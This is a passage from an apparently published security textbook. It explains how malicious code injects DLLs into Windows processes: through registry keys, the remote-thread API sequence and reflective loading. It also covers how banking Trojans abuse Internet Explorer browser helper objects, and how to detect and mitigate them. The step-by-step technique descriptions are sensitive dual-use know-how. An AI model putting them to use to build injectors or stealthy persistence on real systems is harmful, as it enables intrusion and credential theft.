Another registry entry that allows DLL injection uses the Notify key within the Winlogon entry. Winlogon is responsible for interactive logon for Windows and uses notifications to handle events. The Notify key loads DLLs that handle events such as startup, shutdown, and lock. By listing a malicious DLL in the Notify key, the library will load into the Winlogon process during system startup. The full path to the Winlogon Notify key is as follows:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\  
CurrentVersion\Winlogon\Notify
```

A DLL injection method used by the Coreflood Trojan modifies the registry key ShellIconOverlayIdentifier. This registry key contains icon overlay handlers, which allow the Windows shell to overlay images onto icons. Exhibit 4-31 displays an example of such an overlay when creating a shortcut on the desktop to an executable. The shortcut icon places an arrow in the lower-left corner of the executable's icon.

The icon overlay handlers are DLLs that export the interface to facilitate the overlay, but DLLs listed in the ShellIconOverlayIdentifier key load regardless of whether they provide this interface. Malicious



Exhibit 4-31 A shortcut icon with overlay.

DLLs dropped into the Windows system directory and added to this registry key load into Explorer at startup, resulting in a successful injection. The path to the ShellIconOverlayIdentifier key is as follows:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers
```

An option for attackers to inject a DLL into Internet Explorer is available using a browser helper object (BHO). Microsoft created BHOs to allow customized code to interact with Internet Explorer.⁴⁰ The implementation provided simple integration, as installation only requires a registry key with the path to the DLL. The path to the BHO registry key to inject a DLL into Internet Explorer is as follows:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BrowserHelperObjects
```

4.3.3.2 Injecting Applications In addition to DLL injection through registry modifications, malicious applications can inject DLLs into other processes. Malicious code that injects DLLs is common and typically loads these DLLs into processes as it installs onto the system. These malicious programs typically follow the same procedures to load a malicious DLL into a remote process. The diagram shown in Exhibit 4-32 visually exemplifies the typical steps involved with DLL injection. The steps include opening the targeted process, allocating memory in the process for the DLL's path, writing the DLL's path to the memory, and creating a remote thread to load the library.




Exhibit 4-32 The dynamic link library (DLL) injection process.

the process, and, finally, creating a remote thread to load the DLL in the process.

DLL-injecting malicious code begins by opening the targeted process. By opening the targeted process, the malicious code can interact with the process and run further commands. A rogue application opens a process using the `OpenProcess` Windows API function, which returns an open handle to the process back to the calling application. The malicious code uses this handle in further function calls as it is a pointer to the targeted process.

When obtaining the process' handle, the `OpenProcess` function also includes a desired access parameter. The desired access parameter contains the access rights that the calling process needs in the targeted process. The `OpenProcess` function needs to obtain `PROCESS_CREATE_THREAD`, `PROCESS_QUERY_INFORMATION`, `PROCESS_VM_OPERATION`, `PROCESS_VM_WRITE`, and `PROCESS_VM_READ` access rights to successfully carry out subsequent functions within the process.

Windows grants access rights after checking the malicious code process' token for adequate privileges and generates a handle to the process with the desired access rights. If the user running the malicious code has the `SeDebugPrivilege` enabled on his or her token, the `OpenProcess` function grants access and requested rights to the user without checking the security descriptor. Obtaining the appropriate access rights is important in the following steps, as the subsequent interaction with the target process requires particular permissions. Inadequate permissions will cause the entire DLL injection process to fail.

The next step in this technique allocates memory in the targeted process to store the path to the DLL. This allows the injecting application to provide the targeted process with the path on disk to the DLL. To allocate memory in the targeted process, the injecting process uses the `VirtualAllocEx` Windows API function with a specified size large enough to contain the DLL's path. The `VirtualAllocEx` function requires the `PROCESS_VM_OPERATION` permission obtained during the initial `OpenProcess` function.

Once the injecting process allocates memory in the targeted process, it writes the DLL's path on disk to the memory location. The injecting process uses the `WriteProcessMemory` Windows API

function and the memory location returned by the `VirtualAllocEx` function to write the path to the DLL. To successfully write to the memory location, the `WriteProcessMemory` function requires the `PAGE_READWRITE` access right set during memory allocation.

Finally, after writing the DLL path to the targeted process' memory, the injecting process initiates the DLL loading sequence. Conveniently, Windows provides an API function called `LoadLibrary` to load a DLL into the current process. To initiate the injection, the injecting process must call the `LoadLibrary` function remotely. The injecting process uses the `CreateRemoteThread` Windows API function to create a thread in the targeted process. The remote thread running the load library function results in a successful DLL injection. The `CreateRemoteThread` function requires the `PROCESS_CREATE_THREAD`, `PROCESS_QUERY_INFORMATION`, `PROCESS_VM_OPERATION`, `PROCESS_VM_WRITE`, and `PROCESS_VM_READ` access rights to work reliably on all versions of Windows.

4.3.3.3 Reflective DLL Injections Applications that inject DLLs into processes call the `LoadLibrary` function, with the exception of the registry modifications discussed, because it simplifies loading libraries into a process; however, this function adds the name of the DLL to a list of loaded modules in the process environment block. The process environment block is a data structure that every running process has that contains user mode information associated with the process. This structure includes a list of loaded libraries, which can unearth injected DLLs.

Malicious code authors intent on hiding injected DLLs avoid listing the library in the process environment block by using alternative means to load the library. An alternative process, known as *reflective DLL injection*, uses reflective programming to load a DLL from memory into a process without using the `LoadLibrary` function. This technique injects a DLL in a stealthy manner, as it does not have any ties to the process and omits the DLL from the loaded library list. Exhibit 4-33 compares using the `LoadLibrary` function to the reflective DLL injection process.

Reflective DLL injection incorporates a loading function that runs within the targeted process to mimic the `LoadLibrary` function. This loading function is a manual DLL loader that starts by allocating




Exhibit 4-33 LoadLibrary versus reflective injection.

memory in the process, followed by mapping the DLL code into the allocated memory. The loader then parses the process' import address table (IAT), which contains all functions from imported libraries to populate the injected DLL's IAT. The loading function also populates the DLL's relocation table to make sure all of the memory addresses used within the DLL's code are correct. Finally, the loading function creates a thread for the DLL's entry point to start execution.

In reflective injection, the reflective loader does not register the loaded DLL within the process' list of loaded modules. Exhibit 4-33 shows that the reflective injection steps do not include adding the DLL to the loaded module list, which results in a concealed injection.

4.3.3.4 Conclusion DLL injection is dangerous due to the effect it has on a system's security. Successful injections allow malicious code to steal data from the process. For example, a banking Trojan could inject a DLL with form-grabbing capabilities into the Web browser to steal logon credentials.

All malevolent tasks carried out by the injected DLL use the guise of the injected process. By masquerading as a legitimate process, the

malicious DLL can successfully bypass application-based firewalls. The guise of a legitimate application makes detection difficult and requires tools that are more sophisticated. These tools require functionality to view DLLs loaded into a process by LoadLibrary or provide the ability to analyze the virtual memory of a process to view DLLs loaded by reflective DLL injection.

To minimize the chances of successful DLL injection, administrators should assign the least privileges necessary to users' accounts. The minimal privileges will reduce the ability to write registry entries and save DLLs to the system directory. An account with minimal privileges will not have the appropriate permissions within its token to open a remote process for injection; however, this does not thwart injection into processes using SeDebugPrivilege permission or any other injection attempts made after successful privilege escalation.

4.3.4 Browser Helper Objects

Browser helper objects (BHOs) are enormously useful, with most PCs having at least one installed; however, what was intended simply to extend the functionality of Microsoft's Internet Explorer also increases the potential attack surface and has become a popular exploitation vector. This section explains what BHOs are and how attackers use them to their advantage.

In the late 1990s, the popularity of the World Wide Web was taking off and Microsoft Corporation decided to provide an alternate programming interface (API) to allow developers to extend their popular Internet Explorer (version 4.0 at the time) browser. Its solution was the BHO, which is a normal Windows binary in the form of a DLL file capable of adding completely new functionality to Internet Explorer. In this section we explain how BHOs work and the impact they have had on the security posture of Windows and Internet Explorer.

Internet Explorer is currently the most widely used Web browser in the world. During the past ten years, BHOs have become a very popular way for Microsoft and third parties to add new functionality to the core browser. Some of the earliest and most prevalent BHOs are search tool bars that add an area containing search boxes and other features below the browser address bar. These programs are commonly associated with adware and spyware because their producers make



Exhibit 4-34 The Alexa toolbar adds an additional toolbar to Internet Explorer.



Exhibit 4-35 A PDF file displayed by an Adobe browser helper object (BHO) inside Internet Explorer.

money by collecting information about the users' browsing habits and displaying advertisements to the user. Exhibit 4-34 shows how the Alexa Toolbar appears when loaded in Internet Explorer.

BHOs are also commonly used to give Internet Explorer the capability to deal with file formats not normally displayed in a browser, such as PDFs. The Adobe Reader BHO is installed alongside the Adobe application to allow the browser to display a PDF inside the browser window rather than in a separate application. Exhibit 4-35 shows an example of a PDF document displayed by the Adobe Reader BHO inside Internet Explorer.

4.3.4.1 Security Implications BHOs provide new functionality to Internet Explorer, but as with any new functionality, they also provide new avenues for attackers to manipulate systems. During the past five years, the Web browser has become a common conduit for malicious code. Attackers can exploit a browser vulnerability to

infect unknowing visitors to a page. BHOs process code alongside the browser, possibly introducing new vulnerabilities and increasing the browser's attack surface. For instance, a vulnerability in Adobe Reader can be exploited through Internet Explorer if the Adobe BHO is installed. Microsoft can fix vulnerabilities in its code once they are discovered and use its automated update system to protect users, but the software vendor who produced the BHOs must update them.

Attackers not only take advantage of BHOs by exploiting vulnerabilities in them, but also develop their own BHOs to add malicious functionality to Internet Explorer. The Nethell/Limbo and Metafisher/AgentDQ banking Trojans install BHOs that analyze each page the user visits to determine if it is one of those in its target list of online banking sites. Once it detects a targeted banking site, the Trojan can steal data from the page or even alter the page. Exhibit 4-36 shows how the Nethell/Limbo Trojan alters a logon form to request additional information from the infected user.

Detecting BHOs is simple, as Internet Explorer provides an interface to list all add-ons currently used by the browser. To access this list in Internet Explorer 6, choose Manage Add-ons from the Tools

The image displays two side-by-side screenshots of a 'SECURE LOG ON:' web form. The left screenshot shows the original form with fields for 'User ID:', 'Password:', and 'Start In:' (a dropdown menu set to 'Accounts'). Below these fields are a 'LOG ON' button with a key icon and a '中文' link. At the bottom, there are links for 'Forgot your User ID or Password?' and 'Set Up Online Account Access'. The right screenshot shows the same form but with two additional fields, 'SSN:' and 'MMII:', each with a text input box, inserted between the 'Password:' field and the 'Start In:' dropdown. All other elements, including the 'LOG ON' button, '中文' link, and bottom links, remain identical to the original form.

Exhibit 4-36 A Trojan BHO modifies the normal logon (left) to include additional fields (right).




Exhibit 4-37 A manage add-ons dialog showing currently loaded add-ons.

menu; in Internet Explorer 7, choose Manage Add-ons from the Tools menu and then select Enable or Disable Add-ons.

The add-ons list shows all BHOs and their cousins (ActiveX Controls and Toolbars) currently used by Internet Explorer. From this dialog, users can also disable specific controls. Exhibit 4-37 shows the Manage Add-ons interface with a list of plug-ins installed.

The dialog shows the name of the add-on, publisher, type, and name of the file loaded in the browser. If the code is signed by a developer but not trusted by the system's code-signing certificate chain, the label (not verified) will appear next to the publisher's name. In Exhibit 4-37, the add-on highlighted at the top of the screen is the Adobe Reader BHO, a legitimate BHO signed by Adobe Systems, Inc. The add-on highlighted in the middle of the screen is the BHO installed by the Nethell/Limbo Trojan. Some legitimate BHOs may also not be signed with a trusted key and will also display the (not verified) label, as is the case with the Alexa Toolbar BHO files.

BHOs allow developers to extend Internet Explorer and provide new functionality that benefits users, but this flexibility comes at a cost. The increased attack surface can leave "fully patched" Windows systems vulnerable if every BHO has not also been updated to the latest version. BHOs also provide an easy way for attackers to manipulate

the browser to steal data from unsuspecting users. Administrators should know every BHO installed on the systems they manage to ensure that each of them is included in patching cycles and that no malicious BHOs have been installed.

References

1. Eugene Spafford, "The Internet Worm Program: An Analysis," Purdue University, December 8, 1988, <http://spaf.cerias.purdue.edu/tech-reps/823.pdf>.
2. Robert Lemos, "In Less than Six Hours Thursday, Love Spread Worldwide," *ZDNet*, May 5, 2000, http://news.zdnet.com/2100-9595_22-107344.html.
3. Joris Evers, "Microsoft Pulls WindowsUpdate.com to Avert Blaster," *ComputerWorld*, August 15, 2009, http://www.computerworld.com/s/article/84077/Microsoft_pulls_WindowsUpdate.com_to_avert_Blaster.
4. Noah Schachtman, "Under Worm Assault, Military Bans Disks, USB Drives," *Wired*, November 19, 2008, <http://www.wired.com/dangerroom/2008/11/army-bans-usb-d/>.
5. Microsoft, "Update to the AutoPlay Functionality in Windows," August 25, 2009, <http://support.microsoft.com/kb/971029>.
6. Fortinet, "Fortinet Investigates a New SMS Mobile Worm: Yxes.A," February 18, 2009, <http://www.fortiguard.com/advisory/FGA-2009-07.html>.
7. iDefense, "Out of the Lab: Reverse Engineering Koobface," ID# 531201, October 14, 2009.
8. iDefense, "Conficker/Downadup Worm Summary," ID# 484574, March 20, 2009.
9. F-Secure, "Virus: Boot/Brain," 2009, <http://www.f-secure.com/v-descs/brain.shtml>.
10. Rott_En, "Virus Payloads: History and Payload Mentality," *New Order*, December 30, 2004, <http://neworder.box.sk/newsread.php?newsid=12531>.
11. Spam Laws, "Understanding the Resident Virus," 2009, <http://www.spamlaws.com/resident-virus.html>.
12. Piotr Krysiuk, "W32.Xpaj.B: An Upper Crust File Infector," Symantec, September 30, 2009, <http://www.symantec.com/connect/blogs/w32xpajb-upper-crust-file-infector>.
13. iDefense, "State of the Hack: iDefense Explains ... Symmetric Encryption," ID# 487598, June 29, 2009.
14. Panda Security, "Xor-encoded.A," *Panda Security Encyclopedia*, June 2, 2009, <http://www.pandasecurity.com/enterprise/security-info/194318/Xor-encoded.A/>.
15. Péter Ször and Peter Ferrie, "Hunting for Metamorphic," Symantec, October 27, 2009, <http://www.symantec.com/avcenter/reference/hunting.for.metamorphic.pdf>.